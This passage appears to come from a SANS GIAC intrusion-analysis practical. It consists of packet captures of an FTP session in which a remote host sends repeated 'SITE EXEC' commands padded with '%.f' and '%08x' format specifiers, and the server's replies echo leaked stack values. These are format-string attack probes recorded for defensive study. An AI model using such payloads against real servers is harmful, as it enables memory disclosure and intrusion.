2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 7C 25 30 38 78 7C 25 30 38 78 7C 27  f%.f|%08x|%08x|'
29 0D 0A                                         )..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.241691 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16671 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF787222  Ack: 0xEBCD8ACA  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391779 29673255

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.256120 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16672 IpLen:20 DgmLen:483 DF
***AP*** Seq: 0xCF787222  Ack: 0xEBCD8ACA  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391779 29673255
53 49 54 45 20 45 58 45 43 20 37 20 6D 6D 6D 6D  SITE EXEC 7 mmmm
6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E 66 25 2E 66  nnnn%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 7C 25 30 38 78 7C 25 30 38 78 7C 0A     %.f|%08x|%08x|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.268410 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1667 IpLen:20 DgmLen:231 DF
***AP*** Seq: 0xEBCD8ACA  Ack: 0xCF7873D1  Win: 0x7D78  TcpLen: 32
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP Options (3) => NOP NOP TS: 29673263 237391779
32 30 30 2D 37 20 6D 6D 6D 6D 6E 6E 6E 6E 2D 32  200-7 mmmmnnnn-2
2D 32 30 30 30 2D 32 30 30 30 30 30 30 30 30 30  -2000-2000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 6E 61 6E 30 30 30 30 30  00000000nan00000
30 30 30 2D 32 30 30 30 30 30 30 30 30 30 30 30  000-200000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 2D  000000000000000-
32 2D 32 34 30 6E 61 6E 30 33 34 36 2D 32 7C 62  2-240nan0346-2|b
66 66 66 64 63 35 65 7C 30 30 30 30 30 30 30 30  fffdc5e|00000000
7C 0D 0A                                         |..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.322254 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16673 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7873D1  Ack: 0xEBCD8B7D  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391787 29673263

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.324214 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1668 IpLen:20 DgmLen:490 DF
***AP*** Seq: 0xEBCD8B7D  Ack: 0xCF7873D1  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673268 237391787
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
6D 6D 6D 6D 6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E  mmmmnnnn%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 7C 25 30 38 78 7C 25 30 38  f%.f%.f|%08x|%08
78 7C 27 29 0D 0A                                x|')..
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.381621 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16675 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7873D1  Ack: 0xEBCD8D33  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391793 29673268

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.397788 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16676 IpLen:20 DgmLen:486 DF
***AP*** Seq: 0xCF7873D1  Ack: 0xEBCD8D33  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391793 29673268
53 49 54 45 20 45 58 45 43 20 37 20 6D 6D 6D 6D  SITE EXEC 7 mmmm
6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E 66 25 2E 66  nnnn%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 7C 25 30 38 78 7C 25 30 38 78  %.f%.f|%08x|%08x
7C 0A                                            |.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.410554 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1669 IpLen:20 DgmLen:232 DF
***AP*** Seq: 0xEBCD8D33  Ack: 0xCF787583  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673276 237391793
32 30 30 2D 37 20 6D 6D 6D 6D 6E 6E 6E 6E 2D 32  200-7 mmmmnnnn-2
2D 32 30 30 30 2D 32 30 30 30 30 30 30 30 30 30  -2000-2000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 6E 61 6E 30 30 30 30 30  00000000nan00000
30 30 30 2D 32 30 30 30 30 30 30 30 30 30 30 30  000-200000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 2D  000000000000000-
32 2D 32 34 30 6E 61 6E 30 33 34 36 2D 32 30 7C  2-240nan0346-20|
30 30 30 30 30 30 30 30 7C 30 30 30 30 30 30 30  00000000|0000000
30 7C 0D 0A                                      0|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.462152 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16677 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF787583  Ack: 0xEBCD8DE7  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391801 29673276

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.464272 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1670 IpLen:20 DgmLen:493 DF
***AP*** Seq: 0xEBCD8DE7  Ack: 0xCF787583  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673282 237391801
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
6D 6D 6D 6D 6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E  mmmmnnnn%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 7C 25 30 38 78 7C  f%.f%.f%.f|%08x|
25 30 38 78 7C 27 29 0D 0A                       %08x|')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.522299 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16679 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF787583  Ack: 0xEBCD8FA0  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391807 29673282

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
09/16-18:55:53.538226 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16680 IpLen:20 DgmLen:489 DF
***AP*** Seq: 0xCF787583  Ack: 0xEBCD8FA0  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391807 29673282
53 49 54 45 20 45 58 45 43 20 37 20 6D 6D 6D 6D  SITE EXEC 7 mmmm
6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E 66 25 2E 66  nnnn%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 7C 25 30 38 78 7C 25  %.f%.f%.f|%08x|%
30 38 78 7C 0A                                   08x|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.551582 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1671 IpLen:20 DgmLen:233 DF
***AP*** Seq: 0xEBCD8FA0  Ack: 0xCF787738  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673290 237391807
32 30 30 2D 37 20 6D 6D 6D 6D 6E 6E 6E 6E 2D 32  200-7 mmmmnnnn-2
2D 32 30 30 30 2D 32 30 30 30 30 30 30 30 30 30  -2000-2000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 6E 61 6E 30 30 30 30 30  00000000nan00000
30 30 30 2D 32 30 30 30 30 30 30 30 30 30 30 30  000-200000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 2D  000000000000000-
32 2D 32 34 30 6E 61 6E 30 33 34 36 2D 32 30 30  2-240nan0346-200
7C 37 32 37 33 37 35 32 66 7C 36 65 36 39 36 32  |7273752f|6e6962
32 66 7C 0D 0A                                   2f|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.602110 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16681 IpLen:20 DgmLen:52 DF
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
***A**** Seq: 0xCF787738  Ack: 0xEBCD9055  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391815 29673290

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.603889 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1672 IpLen:20 DgmLen:496 DF
***AP*** Seq: 0xEBCD9055  Ack: 0xCF787738  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673294 237391815
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
6D 6D 6D 6D 6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E  mmmmnnnn%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 7C 25 30  f%.f%.f%.f%.f|%0
38 78 7C 25 30 38 78 7C 27 29 0D 0A              8x|%08x|')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.661719 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16683 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF787738  Ack: 0xEBCD9211  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391821 29673294

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.677437 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16684 IpLen:20 DgmLen:492 DF
***AP*** Seq: 0xCF787738  Ack: 0xEBCD9211  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391821 29673294
53 49 54 45 20 45 58 45 43 20 37 20 6D 6D 6D 6D  SITE EXEC 7 mmmm
6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E 66 25 2E 66  nnnn%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
